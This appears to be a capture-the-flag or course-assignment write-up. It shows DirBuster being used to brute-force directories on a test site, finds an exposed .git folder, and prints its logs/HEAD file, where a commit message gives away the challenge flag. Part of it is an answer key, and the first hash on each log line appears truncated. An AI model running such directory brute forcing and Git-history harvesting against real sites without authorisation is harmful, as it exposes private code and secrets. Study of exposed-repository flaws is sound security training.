
Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 5 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force
File with list of dirs/files
E:\dirbuster-kali-master\dirbuster-kali-master\common.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz
☑ Brute Force Dirs □ Be Recursive Dir to start with /test
☑ Brute Force Files ☑ Use Blank Extension File extension php
URL to fuzz - /test.html?url={dir}.asp
/




```
----------------------------------
Files found during testing:

Files found with a 200 responce:

/test/sensitive
/test/.git/HEAD
```

Step 4:
Code:


Explanation:
Go through the files which are save in the “.git”.

Finding:
Find the Flag In the “/.git/logs/HEAD” file.



assignment-plutus.unimelb.life/test/.git/logs/HEAD

```
e5f8a16839c4d7846b88199ba2bd85e1d1ea7 673f2044433c477867e70954c6fe0cade4e4bef0 admin <test@test.com> 1620991336 +1000	commit: Added in something else
f2044433c477867e70954c6fe0cade4e4bef0 760e3bfb7259f82948547d7ac196ab635b3eda8b admin <test@test.com> 1620991336 +1000	commit: Added in something else
e3bfb7259f82948547d7ac196ab635b3eda8b ac54584e2965b3cde616ed4cf5b777500fb5b677 admin <test@test.com> 1620991336 +1000	commit: Added in something else
4584e2965b3cde616ed4cf5b777500fb5b677 1ce0b8fd84a7be7640e4b5862d4fbe9f58182065 admin <test@test.com> 1620991336 +1000	commit: Added in something else
0b8fd84a7be7640e4b5862d4fbe9f58182065 190553253baa3365522193866de40c5063dc88e2 admin <test@test.com> 1620991336 +1000	commit: Added in something else
553253baa3365522193866de40c5063dc88e2 3b886755014595221f9aa2dfbea28be09a2438f5 admin <test@test.com> 1620991336 +1000	commit: Added in something else
86755014595221f9aa2dfbea28be09a2438f5 c11a6c708b59f31f1ece74d331936312ed45ae5c admin <test@test.com> 1620991336 +1000	commit: Added in something else
a6c708b59f31f1ece74d331936312ed45ae5c 22715fd813b14862e028cf33be9fe94f96746538 admin <test@test.com> 1620991336 +1000	commit: Added in something else
15fd813b14862e028cf33be9fe94f96746538 13f07e1c59ef0137cab659aeafad94a260d4c26b admin <test@test.com> 1620991336 +1000	commit: Added in something else
07e1c59ef0137cab659aeafad94a260d4c26b 8735dc3cb171b6aa37d25e1f355e42a22fc9f88b admin <test@test.com> 1620991336 +1000	commit: Added in something else
5dc3cb171b6aa37d25e1f355e42a22fc9f88b 8bc4a17848c88592d228fc5f9ae4110ea3bb8480 admin <test@test.com> 1620991336 +1000	commit: Added in something else
4a17848c88592d228fc5f9ae4110ea3bb8480 d085872d6335e724b75d0b553e9e833c0fd42616 admin <test@test.com> 1620991336 +1000	commit: Added in something else
5872d6335e724b75d0b553e9e833c0fd42616 848f8c5b70c7f4b06558f71b6873630faf26dcc2 admin <test@test.com> 1620991336 +1000	commit: Added in something else
f8c5b70c7f4b06558f71b6873630faf26dcc2 178e4e91febeadb5c65c8af060855a29c0205b1c admin <test@test.com> 1620991336 +1000	commit: Added in something else
e4e91febeadb5c65c8af060855a29c0205b1c bc7fba98711e4f0ffbbb5fab717bf8980e1489c9 admin <test@test.com> 1620991336 +1000	commit: Added in something else
fba98711e4f0ffbbb5fab717bf8980e1489c9 ad589b8c7f31eb6dad448a1bcb76081cb0ab3e65 admin <test@test.com> 1620991336 +1000	commit: Added in something else
89b8c7f31eb6dad448a1bcb76081cb0ab3e65 b8ccaca8896ad004ee56b55f8467fd2e07915e6b admin <test@test.com> 1620991336 +1000	commit: Added in something else
caca8896ad004ee56b55f8467fd2e07915e6b 751856b050dbc412d562fc5a376ef327ae62e9eb admin <test@test.com> 1620991336 +1000	commit: Added in something else
856b050dbc412d562fc5a376ef327ae62e9eb 4639009cca692b912bcff325bb435057a8e66b24 admin <test@test.com> 1620991336 +1000	commit: Added in something else
9009cca692b912bcff325bb435057a8e66b24 bbfb54962bf137c233def003da3bc6a3b838a271 admin <test@test.com> 1620991336 +1000	commit: Added in something else
b54962bf137c233def003da3bc6a3b838a271 de47ef11f8e19bc1499fb43cfce22da235665558 admin <test@test.com> 1620991336 +1000	commit: Added in something else
7ef11f8e19bc1499fb43cfce22da235665558 a5b8eb06bde2fa047a3b653d25dceb6283038ce2 admin <test@test.com> 1620991336 +1000	commit: Added in something else
8eb06bde2fa047a3b653d25dceb6283038ce2 8945bda49c402338d87dd638d643421ebd9f6d45 admin <test@test.com> 1620991336 +1000	commit: Added in something else
5bda49c402338d87dd638d643421ebd9f6d45 ee0572b831fc2bd28e83a9a689d5200e5dad6037 admin <test@test.com> 1620991378 +1000	commit: oh something else: FLAG{gitters_R_us}
572b831fc2bd28e83a9a689d5200e5dad6037 d05f20b261d72e99dd3daa0dc0f684529c41c8e2 admin <test@test.com> 1620991416 +1000	commit: Pushing data into the system
f20b261d72e99dd3daa0dc0f684529c41c8e2 561264eeb1ffd3ba5a468735e6bab469af87b2b8 admin <test@test.com> 1620991416 +1000	commit: Pushing data into the system
264eeb1ffd3ba5a468735e6bab469af87b2b8 c04cc2a0e9157ea3dcf35368e4110b32e28ad094 admin <test@test.com> 1620991416 +1000	commit: Pushing data into the system
cc2a0e9157ea3dcf35368e4110b32e28ad094 5a784896131a443ef1736c0f045d3f12020a8037 admin <test@test.com> 1620991416 +1000	commit: Pushing data into the system
84896131a443ef1736c0f045d3f12020a8037 59b37004c1e6720ce4a0985a990510c9048e7fed admin <test@test.com> 1620991416 +1000	commit: Pushing data into the system
37004c1e6720ce4a0985a990510c9048e7fed 7c1df8872e19f736461b18dde4c7ae1d3d115283 admin <test@test.com> 1620991416 +1000	commit: Pushing data into the system
df8872e19f736461b18dde4c7ae1d3d115283 4e3c8311cd0d42295d98aa09c1d077c215a7cb92 admin <test@test.com> 1620991416 +1000	commit: Pushing data into the system
```



```
commit: Added in something else
commit: Added in something else
commit: Added in something else
commit: Added in something else
commit: Added in something else
commit: oh something else: FLAG{gitters_R_us}
commit: Pushing data into the system
commit: Pushing data into the system
commit: Pushing data into the system
commit: Pushing data into the system
commit: Pushing data into the system
```

Back to report